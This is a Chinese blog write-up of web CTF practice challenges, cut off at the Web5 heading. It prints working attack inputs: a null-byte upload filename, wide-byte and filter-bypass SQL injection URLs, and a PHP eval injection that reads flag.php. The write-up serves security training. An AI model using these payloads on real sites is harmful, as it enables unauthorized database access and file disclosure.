CTF-练习平台 Web writeup By Assassin [暂时完结]

原创

Assassin__is__me 于 2017-04-06 23:14:59 发布 55659 收藏 8

分类专栏： Web

本文链接：https://blog.csdn.net/qq_35078631/article/details/69488266


签到题

web2

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
▶<head>…</head>
▼<body id="body" onload="init()"> == $0
    <!--flag KEY{Web-2-bugKssNNikls9100}-->
    <script type="text/javascript" src="js/ThreeCanvas.js"></script>
  </body>
</html>
```


文件上传测试

经典的题目，用burp抓包得到如下




然后我们更改一下上传路径然后用%00截断一下即可

```
Content-Disposition: form-data; name="file"; filename="3.png%001.php"
```

计算题

改一下浏览器中的text的长度



Web3

进去一直弹框，没完没了...直接禁用了F12看源码，发现有一个

```
<!--&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&
```


估摸就是答案，格式转换一下。
用python写个简单的脚本即可

```
s='&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#
key=s.split(';')
flag=''
for i in key:
    flag+=chr(int(i[2:]))
print flag
```


sql注入

真的是sql注入啊，每一次都想不到宽字节注入，给自己一个大大的巴掌！下面讲题
首先我们看到了界面以后id是注入点，然后进行各种union select什么的姿势并没有什么卵用。然后好久好久才想到宽字节注入！

实验`http://103.238.227.13:10083/index.php?id=%df%27 or 1%23`



验证了就是宽字节注入，然后我们观察可以看到给出的是id和key，那么估计查询的时候是两个项，不信可以验证一下



而且这里也给了提示，我们注入的是key表，不行也可以用简单的爆表验证 `http://103.238.227.13:10083/index.php?id=%df%27 union select 1, table_name from information_schema.tables%23`

然后我们查表的过程中会遇到一点小问题，key既是字段名又是表明会产生冲突，我们要用“来包含住，payload如下

```
http://103.238.227.13:10083/index.php?id=%df%27  union select 1,string  from `key` where id =1%23
```

然后就可以得到一个hash值,结果KEY{54f3320dc261f313ba712eb3f13a1f6d}


SQL注入1

本题坑了我很久。一开始思路偏了以为是盲注，但是大牛说想复杂了。而且之前因为一个；的问题一直没结果。

就是字符串的绕过，但是怎么绕过？我们观察这个函数

```
//xss过滤
$id = strip_tags($id);
```


这个函数为了防止xss把 类似的标签去掉了，那么我们可以利用这个构造绕过sql的过滤。比如说




可以知道查询确实只有两列，类似的我们根据提示union查询（注意）其实直接就出来了（我太弱了...）

```
payload:http://103.238.227.13:10087/index.php?id=-1 un<br>ion se<br>lect hash,1  fro<br>m `key`#
```

本地包含

哪门子本地包含啊，分明是某春秋原题...但是某春秋明显服务器的ubuntu的吧。但是貌似这个服务器不是，不能执行bash指令，但是调用php的函数就好了。还是注入eval(“var_dump($a);”); 这句话。payload如下

```
http://post2.bugku.com/hello?hello=);print_r(file("./flag.php")); //
```




原题题解可以看这儿

flag{ccd234c9-c022-4ce3-8a62-e56374e3324f}

变量1

不说话，又是某春秋原题



原题题解还是可以看这儿

Web4

首先进入页面，随便输入一个东西，提示仔细看，所以感觉应该是有什么东西输出但是一下子被刷掉了，用burp抓包看一下！发现果然有东西！

```
HTTP/1.1 200 OK
Connection: close
Date: Tue, 11 Apr 2017 13:24:29 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-Powered-By: PHP/5.2.9-2
Content-Type: text/html;charset=utf-8

□<html>
<title>BKCTF-WEB4</title>
<body>
<div style="display:none;"></div>
<form action="index.php" method="post" >
□□□□□□<br>
<br>
<script>
var p1 =
'%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e%74%2
e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%64%65%66%69%6
e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62';
var p2 =
'%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3
b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75%72%6e%21%31%7d%7d%64%6f%6
3%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%73%74%22%29%2e%6f%6e%7
3%75%62%6d%69%74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b';
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>

<input type="input" name="flag" id="flag" />
<input type="submit" name="submit" value="Submit" />
</form>
□□□□□□□
```


然后我们发现一段js脚本用在线js运行器跑一下！

在线JS传送门

```
var p1 = '%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f
var p2 = '%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65
var p3 =unescape(p1) + unescape('%35%34%61%61%32' + p2);
console.log( p3);
```


解密后得到代码

```
function checkSubmit(){var a=document.getElementById("password");if("undefined"!=typeof a){if("67d709b2
```

可以看到就是简单的构造一下password呗~

Web5

